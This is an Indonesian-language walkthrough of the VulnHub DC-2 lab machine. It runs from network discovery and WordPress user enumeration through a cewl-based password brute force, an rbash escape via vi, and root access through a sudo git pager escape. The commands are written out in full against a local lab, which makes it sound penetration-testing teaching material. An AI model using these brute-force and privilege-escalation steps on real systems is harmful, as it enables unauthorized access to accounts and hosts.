- Enumeration mengungkapkan bahwa target menjalankan Drupal 7 di port 80, yang memiliki kerentanan Drupalgeddon2 (CVE-2018-7600).
- Exploitation berhasil dengan memanfaatkan kerentanan Drupalgeddon2 menggunakan Metasploit, memberikan akses sebagai user www-data.
- Privilege Escalation dilakukan dengan menemukan binary find yang memiliki SUID bit, yang kemudian dieksploitasi untuk mendapatkan shell root.
- Post-Exploitation berhasil mengambil thefinalflag.txt di direktori /root.

DC-2

Target: DC-1 (VulnHub)

Tujuan: Mendapatkan akses root dan mengambil seluruh flag yang tersedia

1. Reconnaissance

Tujuan:


Menemukan perangkat target yang aktif di jaringan lokal.

Tools yang Digunakan:

- Netdiscover

Langkah-langkah:

Mencari semua perangkat yang aktif di jaringan lokal menggunakan netdiscover:



```
root@kali: /home/kali
Session Actions Edit View Help
Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts
5 Captured ARP Req/Rep packets, from 2 hosts. Total size: 300

- IP           At MAC Address    Count  Len  MAC Vendor / Hostname
-
192.168.56.100 08:00:27:b3:02:d7  2      120  PCS Systemtechnik GmbH
192.168.56.103 08:00:27:34:6f:59  3      180  PCS Systemtechnik GmbH
```

Analisis:

- Ditemukan dua host aktif di subnet 192.168.56.0/24.
- Host 192.168.56.103 diidentifikasi sebagai target DC-2 berdasarkan MAC address vendor Oracle VirtualBox.
- Host 192.168.56.100 adalah mesin Kali Linux (attacker).

2. Enumeration

Tujuan:


Menemukan port terbuka, service yang berjalan, dan mencari celah keamanan.

Tools yang Digunakan

- nmap (port scanning & service detection)
- wpscan (WordPress vulnerability scanner)
- cewl (custom wordlist generator)

Langkah 1: Konfigurasi Hosts File

Target DC-2 menggunakan virtual hostname dc-2. Untuk memudahkan akses, ditambahkan entri ke file /etc/hosts pada mesin attacker:

A screenshot of a terminal window on a Kali Linux machine. The window title is 'root@kali: /home/kali'. The terminal shows the nano text editor editing the /etc/hosts file. The file content includes entries for localhost (127.0.0.1), kali (127.0.1.1), and IPv6 addresses. A new entry has been added at the bottom: '192.168.56.103 dc-2'. The nano editor's status bar at the top indicates 'GNU nano 8.7.1 /etc/hosts'.

```
root@kali: /home/kali
Session Actions Edit View Help
root@kali: /home/kali x root@kali: /home/kali x
GNU nano 8.7.1 /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

#others
192.168.56.103 dc-2
```

Langkah 2: Port Scanning

Melakukan scanning terhadap port yang terbuka, service, versi, dan OS target menggunakan nmap:

A screenshot of a terminal window showing the execution of the nmap command. The prompt is '(root@kali)-[/home/kali]'. The command entered is '# nmap -sV -A -p- 192.168.56.103'.

```
(root@kali)-[/home/kali]
# nmap -sV -A -p- 192.168.56.103
```

Penjelasan perintah Nmap:

- sV : Melakukan version detection terhadap service yang berjalan
- A : Mengaktifkan OS detection, version detection, script scanning, dan traceroute
- p- : Memindai seluruh port TCP (1-65535)

Hasil:

```
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-10 16:29 +0700
Nmap scan report for dc-2 (192.168.56.103)
Host is up (0.00085s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.10 ((Debian))
|_http-title: DC-2 &#8211; Just another WordPress site
|_http-generator: WordPress 4.7.10
|_http-server-header: Apache/2.4.10 (Debian)
7744/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u7 (protocol 2.0)
| ssh-hostkey:
|   1024 52:51:7b:6e:70:a4:33:7a:d2:4b:e1:0b:5a:0f:9e:d7 (DSA)
|   2048 59:11:d8:af:38:51:8f:41:a7:44:b3:28:03:80:99:42 (RSA)
|   256  df:18:1d:74:26:ce:c1:4f:6f:2f:c1:26:54:31:51:91 (ECDSA)
|_  256  d9:38:5f:99:7c:0d:64:7e:1d:46:f6:e9:7c:c6:37:17 (ED25519)
MAC Address: 08:00:27:34:6F:59 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.85 ms  dc-2 (192.168.56.103)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.31 seconds
```


Analisis:

- Port 80 (HTTP): Apache httpd 2.4.10 dengan WordPress 4.7.10 terdeteksi melalui http-generator. WordPress adalah CMS yang sering menjadi target serangan brute force dan plugin vulnerability.

- Port 7744 (SSH): OpenSSH 6.7p1 – perhatikan bahwa SSH berjalan di port non-standar (7744), bukan port default 22. Ini merupakan bentuk security through obscurity yang masih dapat dieksploitasi setelah kredensial ditemukan.
- OS: Linux kernel 3.2 - 4.14 (Debian).

Langkah 3: Mengakses Website dan Mendapatkan Flag 1

Setelah mengkonfigurasi hosts name dan menambahkan domain dc-2 saya mengakses `http://dc-2` di browser dan menemukan Flag 1:



Analisis Flag 1:

- "Your usual wordlists probably won't work" → Wordlist standar tidak akan efektif.
- "maybe you just need to be cewl" → Petunjuk untuk menggunakan tool CeWL (Custom Word List generator) yang mengekstrak kata-kata unik dari konten website target.

- "Log in as one... log in as another" → Terdapat multiple user yang valid, dan kita perlu login sebagai salah satu untuk melanjutkan.

Langkah 4: Membuat Custom Wordlist dengan cewl

Sesuai petunjuk Flag 1, dibuat wordlist kustom dari konten website DC-2 menggunakan CeWL:

```
(root@kali)-[/home/kali]
# cewl -w docswords.txt http://dc-2
CeWL 6.2.1 (More Fixes) Robin Wood (robin@diginiinja) (https://diginiinja/)
```

Penjelasan:

- cewl : Custom Word List generator – mengekstrak kata-kata unik dari halaman web
- -w docswords.txt : Menyimpan hasil ke file docswords.txt
- http://dc-2 : Target URL

Langkah 5: Enumerasi User WordPress

Saya menggunakan wpscan untuk menemukan user yang terdaftar di WordPress:

```
(root@kali)-[/home/kali]
# wpscan --url http://dc-2 --enumerate u
```

Hasil:

```

  WPScan
  WordPress Security Scanner by the WPScan Team
  Version 3.8.28
  Sponsored by Automattic - https://automattic.com/
  @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://dc-2/ [192.168.56.103]
[+] Started: Fri Jul 10 16:49:27 2026

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.10 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://dc-2/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - https://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://dc-2/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://dc-2/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.7.10 identified (Insecure, released on 2018-04-03).
| Found By: Rss Generator (Passive Detection)
```

```
[+] WordPress version 4.7.10 identified (Insecure, released on 2018-04-03).
| Found By: Rss Generator (Passive Detection)
| - http://dc-2/index.php/feed/, <generator>https://wordpress.org/?v=4.7.10</generator>
| - http://dc-2/index.php/comments/feed/, <generator>https://wordpress.org/?v=4.7.10</generator>

[+] WordPress theme in use: twentyseventeen
| Location: http://dc-2/wp-content/themes/twentyseventeen/
| Last Updated: 2026-05-20T00:00:00.000Z
| Readme: http://dc-2/wp-content/themes/twentyseventeen/README.txt
| [!] The version is out of date, the latest version is 4.1
| Style URL: http://dc-2/wp-content/themes/twentyseventeen/style.css?ver=4.7.10
| Style Name: Twenty Seventeen
| Style URI: https://wordpress.org/themes/twentyseventeen/
| Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a focus on design, Twenty Seventeen offers a variety of new features that
| Author: the WordPress team
| Author URI: https://wordpress.org/
| Found By: Css Style In Homepage (Passive Detection)
| Version: 1.2 (80% confidence)
| Found By: Style (Passive Detection)
| - http://dc-2/wp-content/themes/twentyseventeen/style.css?ver=4.7.10, Match: 'Version: 1.2'

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:01 <=> (10 / 10) 100.00% Time: 00:00:01

[+] User(s) Identified:

[+] admin
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
| Wp Json Api (Aggressive Detection)
| - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] jerry
| Found By: Wp Json Api (Aggressive Detection)
| - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Confirmed By:
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] tom
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Jul 10 16:49:31 2026
[+] Requests Done: 28
[+] Cached Requests: 36
[+] Data Sent: 7.228 KB
[+] Data Received: 230.743 KB
[+] Memory used: 197.023 MB
[+] Elapsed time: 00:00:03
```

Analisis:

- Ditemukan 3 user yang terdaftar di WordPress: admin, jerry, dan tom.
- User admin kemungkinan besar memiliki hak akses administrator.
- User jerry dan tom adalah user reguler yang juga menjadi target brute force.

3. Exploitation

Tujuan:

Mendapatkan akses ke sistem melalui brute force login WordPress.

Tools yang Digunakan

- wpscan (brute force)
- cewl (wordlist)

Langkah 1: Brute Force Login WordPress

Saya menggunakan wpscan untuk melakukan brute force dengan user yang ditemukan dan wordlist dari cewl:

```
(root@kali)-[/home/kali]  
# wpscan --url http://dc-2 -P docswords.txt
```

Penjelasan Opsi:

- --url http://dc-2 : Target WordPress
- -P docswords.txt : Wordlist password yang dihasilkan dari CeWL
- WPScan secara otomatis akan mencoba brute force terhadap user yang telah di-enumerasi sebelumnya (admin, jerry, tom)

Hasil:

```
WPScan®  
WordPress Security Scanner by the WPScan Team  
Version 3.8.28  
Sponsored by Automattic - https://automattic.com/  
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart  
  
[+] URL: http://dc-2/ [192.168.56.103]  
[+] Started: Fri Jul 10 16:54:28 2026  
  
Interesting Finding(s):  
  
[+] Headers  
| Interesting Entry: Server: Apache/2.4.10 (Debian)  
| Found By: Headers (Passive Detection)  
| Confidence: 100%  
  
[+] XML-RPC seems to be enabled: http://dc-2/xmlrpc.php  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%  
| References:  
| - http://codex.wordpress.org/XML-RPC_Pingback_API  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/  
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/  
  
[+] WordPress readme found: http://dc-2/readme.html  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%  
  
[+] The external WP-Cron seems to be enabled: http://dc-2/wp-cron.php  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 60%  
| References:
```

```

[!] User(s) Identified:

[+] admin
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
| Wp Json Api (Aggressive Detection)
|   - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] jerry
| Found By: Wp Json Api (Aggressive Detection)
|   - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Confirmed By:
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] tom
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] Performing password attack on Xmlrpc against 3 user/s
[SUCCESS] - jerry / adipiscing
[SUCCESS] - tom / parturient
Trying admin / won Time: 00:01:28 <===== > (684 / 1160) 58.96% ETA: ??:?:??

[!] Valid Combinations Found:
| Username: jerry, Password: adipiscing
| Username: tom, Password: parturient

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Jul 10 16:56:01 2026
[+] Requests Done: 839
[+] Cached Requests: 49
[+] Data Sent: 378.3 KB
[+] Data Received: 450.44 KB
[+] Memory used: 303.973 MB
[+] Elapsed time: 00:01:32


```

Analisis:

- jerry:adipiscing – Kredensial valid
- tom:parturient – Kredensial valid
- admin – Tidak berhasil di-crack dengan wordlist CeWL


Langkah 2: Login ke Dashboard WordPress

Saya login ke <http://dc-2/wp-admin> menggunakan kredensial jerry:adipiscing.



Langkah 3: Mendapatkan Flag 2

Di bagian Pages WordPress, ditemukan halaman "Flag 2":



Analisis:

- Flag 2 memberi tahu bahwa ada jalur alternatif selain mengeksploitasi kerentanan WordPress secara langsung.
- "another entry point" mengarah pada SSH di port 7744 yang telah ditemukan sebelumnya melalui nmap.
- Petunjuk ini mengkonfirmasi bahwa kredensial yang sama (jerry/tom) kemungkinan besar dapat digunakan untuk SSH.

4. Privilege Escalation

Tujuan:

Naik dari user biasa menjadi root.

Tools yang Digunakan:

- SSH
- Vi

- git

Langkah 1: Login User Tom

Login SSH sebagai Tom:

```
(kali㉿kali)-[~]  
$ ssh tom@dc-2 -p 7744  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
tom@dc-2's password:  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Sat Jul 11 13:19:23 2026 from 192.168.56.101  
tom@DC-2:~$
```

Analisis: User tom berhasil login via SSH, namun langsung terjebak di restricted bash (rbash). Rbash membatasi eksekusi perintah, melarang perubahan environment variables, dan membatasi navigasi direktori. Perintah seperti cat, ls, su, maupun export PATH tidak dapat dijalankan langsung dari rbash.

```
tom@DC-2:~$ ls  
flag3.txt  usr  
tom@DC-2:~$ cat flag3.txt  
-rbash: cat: command not found  
tom@DC-2:~$
```

Langkah 2: Bypass Restricted Shell (rbash)

Karena rbash masih mengizinkan eksekusi beberapa binary seperti vi/vim, teknik escape yang digunakan adalah VIM shell escape.

Jalankan vi dari dalam rbash:

```
tom@DC-2:~$ vi
```

Di dalam VIM, atur shell yang akan digunakan:

Spawn shell baru dari VIM:

```

VIM - Vi IMproved

        version 7.4.576
        by Bram Moolenaar et al.
Modified by pkg-vim-maintainers@lists.alioth.debian.org
Vim is open source and freely distributable

        Help poor children in Uganda!
type  :help iccf<Enter>          for information

type  :q<Enter>                  to exit
type  :help<Enter> or <F1>      for on-line help
type  :help version7<Enter>    for version info


        Running in Vi compatible mode
type  :set nocp<Enter>          for Vim defaults
type  :help cp-default<Enter>  for info on this

:shell

```

Baca Flag 3:

```
tom@DC-2:~$ cat flag3.txt
Poor old Tom is always running after Jerry. Perhaps he should su for all the stress he causes.
tom@DC-2:~$ █
```

Analisis Flag 3:

- "Perhaps he should su" → Petunjuk untuk menggunakan perintah su (switch user) dari tom ke jerry.
- Tanpa bypass rbash via VIM terlebih dahulu, perintah cat dan su sama sekali tidak akan bisa dijalankan.

Langkah 4: Mendapatkan Akses ke Jerry dan mendapatkan Flag 4

Mengikuti petunjuk Flag 3, dilakukan switch user ke jerry menggunakan password yang telah ditemukan sebelumnya.

```
tom@DC-2:~$ su jerry
Password:
jerry@DC-2:/home/tom$ █
```

Hasil: Berhasil menjadi user jerry.

Mendapatkan Flag 4:

```
jerry@DC-2:~$ ls
flag4.txt
jerry@DC-2:~$ cat flag4.txt
Good to see that you've made it this far - but you're not home yet.

You still need to get the final flag (the only flag that really counts!!!).

No hints here - you're on your own now. :-)

Go on - git outta here!!!!

jerry@DC-2:~$ █
```

Analisis Flag 4:

- "git outta here" → Petunjuk wordplay yang merujuk pada perintah git.
- Ini mengindikasikan bahwa git akan menjadi kunci privilege escalation ke root.

Langkah 5: Privilege Escalation via sudo git

Cek Hak Sudo:

```
jerry@DC-2:~$ sudo -l
Matching Defaults entries for jerry on DC-2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jerry may run the following commands on DC-2:
    (root) NOPASSWD: /usr/bin/git
jerry@DC-2:~$
```

Analisis:

- User jerry diizinkan menjalankan /usr/bin/git sebagai root tanpa memerlukan password (NOPASSWD).
- Ini merupakan sudo misconfiguration yang kritis.
- Menurut GTF0Bins (a curated list of Unix binaries that can be exploited to bypass local security restrictions), git dengan sudo dapat dieksploitasi untuk spawn shell root.

Langkah 6: Eksploitasi sudo git

Teknik: Menggunakan git help config yang akan membuka pager (less/man), kemudian mengeksekusi shell dari dalam pager.

```
jerry@DC-2:~$ sudo git help config
```

Setelah halaman man/help muncul, ketik !sh:

```
GIT-CONFIG(1)          Git Manual          GIT-CONFIG(1)

NAME
    git-config - Get and set repository or global options

SYNOPSIS
    git config [<file-option>] [type] [-z|--null] name [value [value_regex]]
    git config [<file-option>] [type] --add name value
    git config [<file-option>] [type] --replace-all name value [value_regex]
    git config [<file-option>] [type] [-z|--null] --get name [value_regex]
    git config [<file-option>] [type] [-z|--null] --get-all name [value_regex]
    git config [<file-option>] [type] [-z|--null] --get-regexp name_regex [value_regex]
    git config [<file-option>] [type] [-z|--null] --get-urlmatch name URL
    git config [<file-option>] --unset name [value_regex]
    git config [<file-option>] --unset-all name [value_regex]
    git config [<file-option>] --rename-section old_name new_name
    git config [<file-option>] --remove-section name
    git config [<file-option>] [-z|--null] -l | --list
    git config [<file-option>] --get-color name [default]
    git config [<file-option>] --get-colorbool name [stdout-is-tty]
    git config [<file-option>] -e | --edit

DESCRIPTION
    You can query/set/replace/unset options with this command. The name is actually
    the section and the key separated by a dot, and the value will be escaped.

    Multiple lines can be added to an option by using the --add option. If you want
    to update or unset an option which can occur on multiple lines, a POSIX regexp
    value_regex needs to be given. Only the existing values that match the regexp are
    updated or unset. If you want to handle the lines that do not match the regexp,
    just prepend a single exclamation mark in front (see also the section called
    "EXAMPLES").

    The type specifier can be either --int or --bool, to make git config ensure that
    the variable(s) are of the given type and convert the value to the canonical form
    (simple decimal number for int, a "true" or "false" string for bool), or --path,
    which does some path expansion (see --path below). If no type specifier is
    !sh
```

Penjelasan:

- `sudo git help config` : Menjalankan `git help` sebagai `root`, yang membuka halaman dokumentasi dalam pager
- `!sh` : Dari dalam pager, mengeksekusi shell command. Karena `git` berjalan dengan privilege `root` (via `sudo`), shell yang di-spawn juga berjalan sebagai `root`

Hasil: Shell root!

```
# whoami
root
#
```

5. Post-Exploitation

Tujuan:

Mengambil flag terakhir (`final-flag.txt`) dan mendokumentasikan bukti compromise.

Tools yang Digunakan:

- `cat, ls, cd`

```
# cd /root
# ls
final-flag.txt
